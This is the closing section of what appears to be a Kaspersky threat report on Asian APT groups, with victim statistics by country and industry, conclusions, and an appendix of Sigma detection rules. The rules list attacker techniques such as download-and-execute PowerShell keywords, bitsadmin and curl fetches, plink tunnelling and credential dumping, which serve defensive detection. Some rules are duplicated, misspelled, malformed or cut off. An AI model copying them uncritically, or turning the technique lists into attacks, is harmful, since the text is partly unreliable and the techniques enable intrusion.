Figure 70 Kaspersky Threat Attribution Engine interface




Name	Samples	Description	Aliases	Type
Winnti		Winnti is a C...	Blackfly, Wicked Panda	Actor

These statistics were formed from the following methodology:

samples taken from the global threat data network known as Kaspersky Security Network (KSN) were fed as input into the Kaspersky Threat Attribution Engine. The samples that were attributed to Asian APT groups were additionally enriched with information about the particular industry and country.

Statistics on companies attacked by the studied groups



APT actor	Top 5 countries by volume of victims.	The country's share in the total volume of attacked organizations.	The share of the actor's victims among the victims of all groups
Stone Panda Aliases: • APT10 (Mandiant) • menuPass (Palo Alto) • menuPass Team (Symantec) • Potassium (Microsoft) • Red apollo (PWC) • CVNX (BAE Systems) • Hogfish (iDefense) • Happyyongzi (FireEye) • Cicada (Symantec) • Bronze Riverside (SecureWorks) • CTG-5938 (SecureWorks) • ATK 41 (Thales) • TA429 (Proofpoint) • ITG01 (IBM)	Egypt Iran Japan India Germany	13% 11% 9% 8% 8%	17%
Emissary Panda Aliases: • APT27 (Mandiant) • TG-3390 (SecureWorks) • Bronze Union (SecureWorks) • Lucky Mouse (Kaspersky) • TEMP.Hippo (Symantec) • Red Phoenix (PWC) • Budworm (Symantec) • ATK 15 (Thales) • Group 35 (Talos) • ZipToken • GreedyTaotie • Iron Taurus (Palo Alto) • Iron Tiger (Trend Micro) • Earth Smilodon (Trend Micro)	Egypt Iran Turkey Russia India	12% 11% 10% 6% 6%	16%
Mustang Panda Aliases: • Bronze President (SecureWorks) • TEMP.Hex (FireEye) • HoneyMyte (Kaspersky) • Red Lich (PWC) • Earth Preta (Trend Micro) • Camaro Dragon (Check Point)	Vietnam Myanmar Ethiopia China Mongolia	54% 11% 9% 5% 4%	14%

APT actor	Top 5 countries by volume of victims.	The country's share in the total volume of attacked organizations.	The share of the actor's victims among the victims of all groups
APT41 Aliases: • Blackfly (Symantec) • Wicked Panda (CrowdStrike) • Winnti Group (Kaspersky) • Barium (Microsoft)	Egypt	16%	13%
	Russia	12%	
	Iran	11%	
	India	7%	
	US	4%	
Vicious Panda Aliases: • Microcin • SixLittleMonkeys • Bronze Dudley (SecureWorks)	Russia	38%	12%
	Kazakhstan	16%	
	China	14%	
	Kyrgyzstan	4%	
	Tajikistan	3%	
Lotus Panda Aliases: • Naikon (Kaspersky) • Hellsing (Kaspersky) • ITG06 (IBM)	Vietnam	23%	10%
	China	14%	
	Myanmar	13%	
	Russia	4%	
	India	4%	
Override Panda Aliases: • APT 30 (Mandiant) • CTG-5326 (SecureWorks) • Bronze Geneva (SecureWorks) • Bronze Sterling (SecureWorks) • RADIUM (Microsoft) • Raspberry Typhoon (Microsoft)	India	32%	7%
	Germany	17%	
	China	8%	
	Malaysia	6%	
	Japan	4%	
Karma Panda Aliases: • Tonto Team (FireEye) • HeartBeat (Trend Micro) • CactusPete (Kaspersky) • Bronze Huntley (SecureWorks)	Russia	36%	5%
	China	12%	
	Mongolia	9%	
	Turkey	5%	
	South Korea	5%	

APT actor	Top 5 countries by volume of victims.	The country's share in the total volume of attacked organizations.	The share of the actor's victims among the victims of all groups
Comment Panda Aliases: • Comment Crew (Symantec) • APT1 (Mandiant) • TG-8223 (SecureWorks) • BrownFox (Symantec) • Group 3 (Talos) • Byzantine Hades (US State Department) • Byzantine Candor (US State Department) • Shanghai Group (SecureWorks) • GIF89a (Kaspersky)	South Korea Vietnam Russia US India	15% 15% 9% 8% 6%	3%
Turbine Panda Aliases: • APT 26 (Mandiant) • Shell Crew (RSA) • WebMasters (Kaspersky) • KungFu Kittens (FireEye) • Group 13 (Talos) • PinkPanther (RSA) • Bronze Express (SecureWorks) • JerseyMikes	Brazil Russia Algeria Germany India	11% 8% 8% 8% 6%	2%
Rocke Aliases: • Iron Group (Intezer)	Russia France Brazil China India	21% 17% 8% 6% 4%	1%

APT actor	Top by industry	Top by number of victims (organizations)
Stone Panda	Healthcare Government Industrial sector	70% 27% 3%
Emissary Panda	Healthcare Government Industrial sector	68% 28% 4%
APT 41	Healthcare Government Industrial sector	70% 26% 4%
Vicious Panda	Construction Government Industrial sector	56% 29% 15%
Lotus Panda	Government Industrial sector Healthcare	70% 20% 10%
Override Panda	Finance Government Industrial sector	35% 34% 31%
Karma Panda	Agriculture IT Industrial sector	39% 33% 28%
Comment Panda	Government Industrial sector Healthcare	40% 40% 20%
Turbine Panda	Agriculture Industrial sector IT	40% 40% 20%
Rocke	Energy industry Healthcare IT	37% 34% 29%

When interpreting the results of our statistics, it is important to consider the limitations of our study. Even after analyzing more than a hundred different incidents and thousands of malware samples related to Asian APT groups, we still can't confidently say that the volume of our analyzed sample fully reflects the total volume of threats and statistics for the entire world.

Conclusions

Thank you very much for taking the time to read this report. We highly appreciate your commitment to protecting your organization and analyzing data related to cybersecurity.

What conclusions can be drawn after reading the report?

The “Asian threat” is especially dangerous for government agencies and the military-industrial complex

The campaigns of Asian groups are directed against organizations from many industries and are not limited to one region. As victimology research shows, they are especially active in relation to government and military structures. Asian APT groups typically steal data and engage in espionage without resorting to extortion, encryption or disruption of business processes. This may indicate the attackers' primary intent is to obtain information that can be used for political manipulation or intelligence purposes.

Asian APT groups have their own signature

The section “Analysis of the actions of attackers based on the “Unified Kill Chain”” describes patterns characteristic of the work of groups from Asia. Defenders should pay attention to them: they can help not only identify attackers, but also notice a developing attack at an early stage.

Asian APT attacks can be stopped

It is widely believed that Asian APT attacks are so sophisticated and sophisticated that the likelihood of them being detected and stopped in time is close to zero. However, most attacks carried out by Asian APTs consist of simple steps and involve the use of well-known utilities. The success of these attacks is explained by the weak level of development of information security processes in the victim organizations.

An effective security strategy includes properly organized processes in the SOC, security tools and special security mechanisms

The report can be used as a guide to building defenses against Asian APT attacks. It includes potential protection mechanisms, including SIGMA rules that are ready to be implemented in the infrastructure, and security rules that will help reduce the impact of the described incidents. The most effective protection involves the use of these mechanisms along with modern security solutions - such as EPP/EDR/Sandbox - and properly organized work of the SOC in accordance with the practices of Hardening & Security, Vulnerability Management and Asset Management."

We started this report with the quote, "There is no teacher but the enemy", and we sincerely hope that you know your enemy much better now after analyzing the material that we presented.

Appendix I — Sigma Rules

Techniques	SIGMA
Phishing: Spearphishing Attachment T1566.001	• Sigma-Generic-Shell Creation by Trusted Process • Sigma-Generic-Drop and execution file from a trusted process • Sigma-Generic-LNK Creation from Archive
Command and Scripting Interpreter: Windows Command Shell T1059.003	• Sigma-Generic-System Information Discovery via Standard Windows Utilities • Sigma-Generic-System Network Configuration Discovery via Standard Windows Utilities • Sigma-Generic-Remote System Discovery via Standard Windows Utilities • Sigma-Generic-File Download via Bitsadmin • Sigma-Generic-Ingress Tool Transfer via curl.exe • Sigma-Generic-Compress Data for Exfiltration via Archiver
Command and Scripting Interpreter: PowerShell T1059.001	• Sigma-Generic-PowerShell Suspicious Arguments • Sigma-Generic-Execution of Downloaded PowerShell Code • Sigma-Generic-PowerShell Code Execution from File • Sigma-Generic-PowerShell Code Execution from Registry
Windows Management Instrumentation T1047	• Sigma-Generic-Suspicious Command wmic.exe • Sigma-Generic-Suspicious Child Process Wmiprvse.exe • Sigma-Generic-System Service Discovery via wmic • Sigma-Generic-Permission Local Groups Discovery via wmic • Sigma-Generic-Security Software Discovery via wmic
Event Triggered Execution: Windows Management Instrumentation Event Subscription T1546.003	• Sigma-Generic-Changing MOF Self-Install Directory via Registry • Sigma-Generic-MOF file changing/creation
Event Triggered Execution: Image File Execution Options Injection T1546.012	• Sigma-Generic-Persistence by Image File Execution Options via Registry • Sigma-Generic-Accessibility Features Backdoor Installation via ifeo debugger • Sigma-Generic-Silent Process Exit Monitoring persistence via PowerShell • Sigma-Generic-Application Verifier Persistence via PowerShell • Sigma-Generic-Image File Execution Options Injection via SilentProcessExit • Sigma-Generic-Accessibility Features Backdoor Installation via SilentProcessExit Monitoring
BITS Jobs T1197	• Sigma-Generic-File Download via Bitsadmin • Sigma-Generic-Not Standard Parent Process Bitsadmin
Scheduled Task/Job: Scheduled Task T1053.005	• Sigma-Generic-Windows Shell Started Schtasks • Sigma-Generic-Suspicious Schtasks.exe Arguments • Sigma-Generic-Scheduled Task Start from Public Directory

Techniques	SIGMA
Server Software Component: Web Shell T1505.003	• Sigma-Generic-Windows Shell Start by Web Applications
Create or Modify System Process: Windows Service T1543.003	• Sigma-Generic-Windows Service Creation or Modification via sc.exe • Sigma-Generic-Remote Windows Service Creation or Modification via sc.exe • Sigma-Generic-Windows Service Creation or Modification via PowerShell.exe • Sigma-Generic-Service manipulations via net.exe • Sigma-Generic-Windows Service Creation from non-system directory via Registry • Sigma-Genetic-Modification of SvcHost Group in Registry • Sigma-Generic-Windows Service Path Modification in Registry
Hijack Execution Flow: DLL Search Order Hijacking T1574.001	• Sigma-Generic-IKEEXT service DLL Hijacking • Sigma-Generic-SessionEnv service DLL Hijacking
Indicator Removal: File Deletion T1070.004	• Sigma-Generic-File Deletion Using Ping.exe
Indicator Removal: Network Share Connection Removal T1070.005	• Sigma-Generic-Network Share Deleted
Process Injection T1055	• Sigma-Generic-Dynamic-link Library Injection via LoadLibrary • Sigma-Generic-Remote Thread creation to critical Windows process
Process Injection: Process Hollowing T1055.012	• Sigma-Generic-Executing File Named as System Tool in Unusual Directory • Sigma-Generic-Anomaly in the Windows Critical Process Tree • Sigma-Generic-Shell Creation by Critical Windows Process • Sigma-Generic-Svchost.exe Start with no Standard Parameters • Sigma-Generic-Rundll32 Start with no Standard Parameters • Sigma-Generic-Process Hollowing
Impair Defenses: Disable or Modify Tools T1562.001	• Sigma-Generic-Disabling Critical Service • Sigma-Generic-Disabling SmartScreen Protection via Registry • Sigma-Generic-Disabling Windows Defender via Dism • Sigma-Generic-Disabling Windows Defender via Registry • Sigma-Generic-Windows Defender Exclusions Modification via Registry • Sigma-Generic-Windows Defender Modification via PowerShell
Obfuscated Files or Information T1027	• Sigma-Generic-Encoded/decoded PowerShell Code Execution (ps_script) • Sigma-Generic-Obfuscation via Escape Characters in Command Line • Sigma-Generic-XOR-ed PowerShell Command • Sigma-Generic-XOR-ed PowerShell Command (ps_script)

Techniques	SIGMA
Masquerading T1036	• Sigma-Generic-Anomaly in the Windows Critical Process Tree • Sigma-Generic-Svchost.exe Start with no Standard Parameters • Sigma-Generic-Shell Creation by Critical Windows Process • Sigma-Generic-Rundll32 Start with no Standard Parameters
Masquerading: Masquerade Task or Service T1036.004	• Sigma-Generic-Creating Windows Service appearing to be legitimate
Masquerading: Match Legitimate Name or Location T1036.005	• Sigma-Generic-Executing File Named as System Tool in Unusual Directory
OS Credential Dumping: LSASS Memory T1003.001	• Sigma-Generic-Image Loaded into lsass.exe • Sigma-Generic-Lsass Dump via LOLBin • Sigma-Generic-LSASS Memory Access via Leaked Handle Seclogon • Sigma-Generic-Process Dump via Comsvcs.dll • Sigma-Generic-Suspicious LSASS Memory Access
OS Credential Dumping: Security Account Manager T1003.002	• Sigma-Generic-Detected Access to SAM,SYSTEM and SECURITY registry hives • Sigma-Generic-Dumping SAM via Command Line
OS Credential Dumping: NTDS T1003.003	• Sigma-Generic-Saving ndts.dit via ntdsutil.exe • Sigma-Generic-Copying ntds.dit from Volume Shadow Copy
Unsecured Credentials: Credentials In Files T1552.001	• Sigma-Generic-Extracting Credentials from Files via PowerShell
Credentials from Password Stores: Credentials from Web Browsers T1555.003	• Sigma-Generic-Suspicious Access to Credentials from Web Browsers
Software Discovery T1518	• Sigma-Generic-Software Discovery via Standard Windows Utilities • Sigma-Generic-Security Software Discovery via wmic • Sigma-Generic-Discovery Component Object Model Keys via PowerShell
System Service Discovery T1007	• Sigma-Generic-System Service Discovery via Standard WIndows Utilities • Sigma-Generic-System Service Discovery via PowerShell • Sigma-Generic-System Service Discovery via Registry • Sigma-Generic-System Service Discovery via wmic
System Information Discovery T1082	• Sigma-Generic-System Information Discovery via Standard Windows Utilities

Techniques	SIGMA
System Network Configuration Discovery T1016	• Sigma-Generic-System Network Configuration Discovery via Standard Windows Utilities • Sigma-Generic-Network Connection to Online IP Resolution Web Service (EventID 3) • Sigma-Generic-Network Connection to Online IP Resolution Web Service (EventID 22)
System Network Connections Discovery T1049	• Sigma-Generic-System Network Connections Discovery via PowerShell • Sigma-Generic-System Network Connections Discovery via Standard Windows Utilities
System Time Discovery T1124	• Sigma-Generic-Sigma-Generic-System Time Discovery via PowerShell • Sigma-Generic-System Time Discovery via standard windows utilities
Permission Groups Discovery: Domain Groups T1069.002	• Sigma-Generic-Permission Local Groups Discovery via wmic • Sigma-Generic-Local Groups Discovery via net.exe • Sigma-Generic-Local Groups Discovery via PowerShell • Sigma-Generic-Domain Groups Discovery via net.exe • Sigma-Generic-Groups Discovery via PowerShell
Network Share Discovery T1135	• Sigma-Generic-Network Share Discovery via PowerShell • Sigma-Generic-Network Share Discovery via Standard Windows Utilities
Remote System Discovery T1018	• Sigma-Generic-Remote System Discovery via PowerShell • Sigma-Generic-Remote System Discovery via Standard Windows Utilities
Domain Trust Discovery T1482	• Sigma-Generic-Domain Trust Discovery via nltest.exe
Account Discovery T1087	• Sigma-Generic-Local Account Discovery via Standard Windows Utilities • Sigma-Generic-Domain Account Discovery via PowerShell
File and Directory Discovery T1083	• Sigma-Generic-Suspicious Wildcard Searching Data
Group Policy Discovery T1615	• Sigma-Generic-Group Policy Discovery via gpresult • Sigma-Generic-Group Policy Discovery via PowerShell
Process Discovery T1057	• Sigma-Generic-Process Discovery via PowerShell • Sigma-Generic-Process Discovery via Standard Windows Utilities
System Owner/User Discovery T1033	• Sigma-Generic-Anomaly Parent Process whoami.exe • Sigma-Generic-System Owner/User Discovery via PowerShell • Sigma-Generic-System Owner/User Discovery via Standard Windows Utilities • Sigma-Generic-System Owner/User Discovery via Suspicious CommandLine whoami

Techniques	SIGMA
Remote Services: SMB/ Windows Admin Shares T1021.002	• Sigma-Generic-Remote Windows Service Creation or Modification via sc.exe • Sigma-Generic-Mounting Shares via net • Sigma-Generic-Suspicious Schtasks.exe Arguments • Sigma-Generic-Suspicious PsExec Execution • Sigma-Generic-PsExec Pipes Artifacts
Lateral Tool Transfer T1570	• Sigma-Generic-File Download via Bitsadmin • Sigma-Generic-Bitsadmin Job via PowerShell
Archive Collected Data: Archive via Utility T1560.001	• Sigma-Generic-Compress Data for Exfiltration via Archiver • Sigma-Generic-Archive via PowerShell • Sigma-Generic-Windows Shell Started Archive Utility • Sigma-Generic-Archive File in Local Users Folders via Makecab.exe • Sigma-Generic-Archiving Files in Recycle Bin via Archive
Automated Collection T1119	• Sigma-Generic-Possible wildcard collection sensitive data via PowerShell • Sigma-Generic-Suspicious Wildcard Searching Data
Data from Local System T1005	• Sigma-Generic-Possible wildcard collection sensitive data via PowerShell • Sigma-Generic-Suspicious Wildcard Searching Data
Web Service T1102	• Sigma-Generic-Network Connection to Cloud Storage • Sigma-Generic-Network Connection to Cloud Storage in Command Line
Ingress Tool Transfer T1105	• Sigma-Generic-Network Connection to Cloud Storage • Sigma-Generic-Network Connection to Cloud Storage in Command Line • Sigma-Generic-Ingress Tool Transfer via certutil • Sigma-Generic-Ingress Tool Transfer via curl.exe • Sigma-Generic-File Download via Bitsadmin • Sigma-Generic-Execution of Downloaded PowerShell Code
Protocol Tunneling T1572	• Sigma-Generic-Protocol Tunneling via Plink Utility • Sigma-Generic-Ssh Connection to non-standard port
Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002	• Sigma-Generic-Network Connection to Cloud Storage • Sigma-Generic-Network Connection to Cloud Storage in Command Line
Exfiltration Over C2 Channel T1041	• Sigma-Generic-Protocol Tunneling via Plink Utility • Sigma-Generic-Ingress Tool Transfer via curl.exe • Sigma-Generic-Execution of Downloaded PowerShell Code • Sigma-Generic-Exfiltration via pscp.exe

Sigma Rules

```
title: Shell Creation by Trusted Process

id: a93089e4-8312-409a-826e-6c13d1ad6b36
description: Start windows shell from frequent attachment format in a letter
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.InitialAccess
  - attack.Execution
  - attack.T1204.002
  - attack.T1566.001
  - attack.T1059
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith:
      - '\winword.exe'
      - '\access.exe'
      - '\excel.exe'
      - '\mspub.exe'
      - '\powerpnt.exe'
      - '\visio.exe'
      - '\outlook.exe'
      - '\wordpad.exe'
      - '\notepad.exe'
      - '\AcroRd32.exe'
      - '\acrobat.exe'
    Image|endswith:
      - '\mshta.exe'
      - '\wscript.exe'
      - '\mftrace.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\scriptrunner.exe'
      - '\cmd.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\wmic.exe'
      - '\hh.exe'
      - '\regsvr32.exe'
      - '\schtasks.exe'
      - '\scrcons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
  filter:
    Image|endswith:
      - '\rundll32.exe'
    CommandLine|contains:
      - 'ndfapi.dll'
      - 'tcpmonui.dll'
      - 'printui.dll'
      - 'devmgr.dll'
      - 'keymgr.dll'
      - 'powrprof.dll'
      - 'advapi32.dll'
      - 'shdocvw.dll'
      - 'user32.dll'
      - 'shell32.dll'
  condition: selection and not filter
falsepositives:
  - Unknown
level: high
```

```
title: LNK Creation from Archive

id: 33aa7387-abd7-4bb6-91cf-76fa491d7aef
description: Detects creation of .lnk file by Archivator process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Initial Access
  - attack.Execution
  - attack.t1566.002
  - attack.t1204.001
logsource:
  product: windows
  category: file_creation
detection:
  selection:
    Image|contains|re:
      - '(?i)((WinRAR|7zip|PowerArchiver|PeaZip|(WinZip\d+)|Bandizip|ZipGenius|IZArc|ExtractNow|(uniextract\d+)|ZipItFree|HamsterArc|HaoZip|TUGZip)(\.exe)?)'
    TargetFilename|contains:
      - '.lnk'
  condition: selection
falsepositives: Unknown
level: medium
```

title: System Network Configuration Discovery via Standard Windows Utilities

```
id: be44c509-3a5e-4d49-acfb-61c3cdf5432e
description: System Network Configuration Discovery via Standard Windows Utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1016
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith: '\ipconfig.exe'
    CommandLine|contains: '/all'
  selection2:
    Image|endswith: '\nbtstat.exe'
    CommandLine|contains:
      - '-c'
      - '-n'
      - '-r'
      - '-s'
  selection3:
    Image|endswith: '\netsh.exe'
    CommandLine|contains|all:
      - 'interface'
      - 'show'
  selection4:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains: 'config'
  selection5:
    Image|endswith: '\arp.exe'
    CommandLine|contains: '-a'
  condition: selection1 or selection2 or selection3 or selection4 or selection5
falsepositives:
  - Administrators
level: low
```

title: Drop and execution file from a trusted process

```
id: 7aa06833-3c96-474f-9043-6e8358074940
description: An adversary may weaponize an office document to drop and execute the malicious payload
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.InitialAccess
  - attack.Execution
  - attack.T1204.002
  - attack.T1566.001
logsource:
  product: windows
  category: file_creation
detection:
  selection1:
    Image|contains:
      - '\winword.exe'
      - '\access.exe'
      - '\excel.exe'
      - '\mspub.exe'
      - '\powerpnt.exe'
      - '\visio.exe'
      - '\outlook.exe'
      - '\wordpad.exe'
      - '\notepad.exe'
      - '\AcroRd32.exe'
      - '\acrobat.exe'
  selection2:
    TargetFilename|contains:
      -'.bat'
      -'.cmd'
      -'.cpl'
      -'.exe'
      -'.hta'
      -'.dll'
      -'.reg'
      -'.vb'
      -'.vbe'
      -'.vbs'
      -'.vba'
      -'.wsf'
      -'.wsc'
      -'.ps1'
      -'.jse'
      -'.js'
      -'.msi'
      -'.sct'
      -'.pif'
      -'.paf'
      -'.rgs'
  condition: selection1 and selection2
falsepositives: unknown
level: high
```

title: System Information Discovery via Standard Windows Utilities

```
id: 0ea59ef4-1152-4371-bc18-93a4d47d65a5
description: System Information Discovery via Standard Windows Utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1016
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith: '\systeminfo.exe'
  selection2:
    Image|endswith: '\hostname.exe'
  condition: selection1 or selection2
falsepositives:
  - Administrators
level: low
```

```
title: File Download via Bitsadmin

id: 699f82e9-cfa3-4fd1-a95d-13ceca861992
description: Detects using Bitsadmin to download file
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.defense_evasion
  - attack.persistence
  - attack.t1197
  - attack.lateral_movement
  - attack.t1570
  - attack.command_and_control
  - attack.t1105
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: 'bitsadmin.exe'
    CommandLine|contains:
      - 'http'
      - 'ftp'
      - '\\'
      - 'download'
      - 'copy'
      - 'transfer'
  condition: selection
falsepositives:
   - Unknown
level: high
```

```
title: Ingress Tool Transfer via curl.exe

id: 06de518a-46e7-4566-b029-29baf2b1957b
description: Detects Ingress Tool Transfer via curl.exe
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.command_and_control
  - attack.t1105
  - attack.t1071
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - 'curl.exe'
    CommandLine|re:
      - '(?i)(http|ftp)s?:\/\/.*'
  condition: selection
falsepositives:
  Administrators or developers activity
level: low
```

```
title: Generic-Protocol Tunneling via Plink Utility

Generic-Protocol Tunneling via Plink Utility
id: ec39daaf-cacf-4995-aec5-ffd7cff5d772
description: Adversaries may attempt to set up tunnels via the plink utility.
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.command_and_control
  - attack.T1572
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    process:
    ImageName|endswith: 'plink.exe'
    CommandLine|contains:
     - '-ssh '
     - '-pw '
     - '-R '
  condition: selection
falsepositives:
   - Unknown
level: medium
```

```
title: Remote System Discovery via Standard Windows Utilities

id: e6c6d26b-8176-4b3a-806a-87c744312976
description: Detects remote system discovery via standard windows utilities
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.discovery
  - attack.t1018
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
   Image|endswith: '\telnet.exe'
  selection2:
   Image|endswith: '\arp.exe'
   CommandLine|contains:
   - '/a'
   - '/g'
   - '/v'
   - '-a'
   - '-g'
   - '-v'
  selection3:
   Image|endswith:
   - '\net1.exe'
   - '\net.exe'
   CommandLine|contains:
   - 'view'
  selection4:
   Image|endswith: '\ping.exe'
   CommandLine|contains:
   - '/a'
   - '/n'
   - '/t'
   - '/l'
   - '-a'
   - '-n'
   - '-t'
   - '-l'
  selection5:
   Image|endswith: '\nbtstat.exe'
  selection6:
   Image|endswith: '\nltest.exe'
   CommandLine|contains:
   - '/dclist:'
   - '/dsgetdc:'
  condition: 1 of them
falsepositives: Legitimate System Administrator actions
level: low
```

```
title: Sigma-Generic-Compress Data for Exfiltration via Archiver

id: 454fe2d5-c6d3-4258-ae8b-d1729859070c
status: stable
description: Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration
modified: 2023-08-07
tags:
  - attack.collection
  - attack.T1560.001
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
 selection1:
  Image|endswith:
   - '\winrar.exe'
   - '\rar.exe'
  CommandLine|contains:
   - ' a '
   - ' -r '
   - ' -m'
   - ' -ep'
   - ' -hp'
   - ' -p'
   - ' -ta'
   - ' -tb'
   - ' -sdel'
   - ' -dw'
 selection2:
  Image|endswith:
   - 'winzip.exe'
   - 'winzip64.exe'
  CommandLine|contains:
   - ' -s'
   - ' -min '
   - ' -a '
 selection3:
  Image|endswith:
   - '\7zip.exe'
   - '\7z.exe'
   - '\7za.exe'
   - '\7z64.exe'
  CommandLine|contains:
   - ' u '
   - ' a '
   - ' -p'
 condition: 1 of selection*
falsepositives:
 - Legitimate System Administrator actions
level: low
```

```
title: Generic-PowerShell Code Execution from Registry

id: d6c1b57c-f543-40e9-ba04-8da8e9a7e934
description: Detects reading PowerShell code from registry and executing it
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection_pwsh:
    Image|endswith:
      - 'PowerShell.exe'
      - 'pwsh.exe'
  selection1:
    CommandLine|contains:
      - 'IEX'
      - 'Invoke-Exspression'
      - '[scriptblock]::create('
  selection2:
    CommandLine|contains|all:
      - 'Reflection.Assembly'
      - 'Load'
  selection3:
    CommandLine|contains:
      - '(gp '
      - '(Get-ItemProperty '
  condition: selection_pwsh and ((selection1 or selection2) and selection3)
falsepositives:
   - Unknown
level: medium
```

```
title: Execution of Downloaded PowerShell Code

id: 1f2dd6bb-61a9-47b8-92c3-c6f7c3d89d98
description: Detects downloading content via PowerShell and further its execution
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
     - 'PowerShell.exe'
     - 'pwsh.exe'
  selection2:
    CommandLine|contains:
      - 'Invoke-WebRequest'
      - 'IWR'
      - 'Invoke-RestMethod'
      - 'IRM'
      - 'curl'
      - 'wget'
      - 'Webclient'
      - '.DownloadString('
      - '.DownloadFile('
      - 'Start-BitsTransfer -Source '
  selection3:
    CommandLine|contains:
      - 'IEX'
      - 'Invoke-Expression'
      - 'start-process'
  timeframe: 5m
  condition: selection1 and selection2 | near selection3
falsepositives:
   - Unknown
level: high
```

```
title: Generic-PowerShell Code Execution from Registry

id: d6c1b57c-f543-40e9-ba04-8da8e9a7e934
description: Detects reading PowerShell code from registry and executing it
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
   - attack.execution
   - attack.t1059.001
logsource:
   product: windows
   category: process_creation
detection:
   selection_pwsh:
      Image|endswith:
         - 'PowerShell.exe'
         - 'pwsh.exe'
   selection1:
      CommandLine|contains:
         - 'IEX'
         - 'Invoke-Exspression'
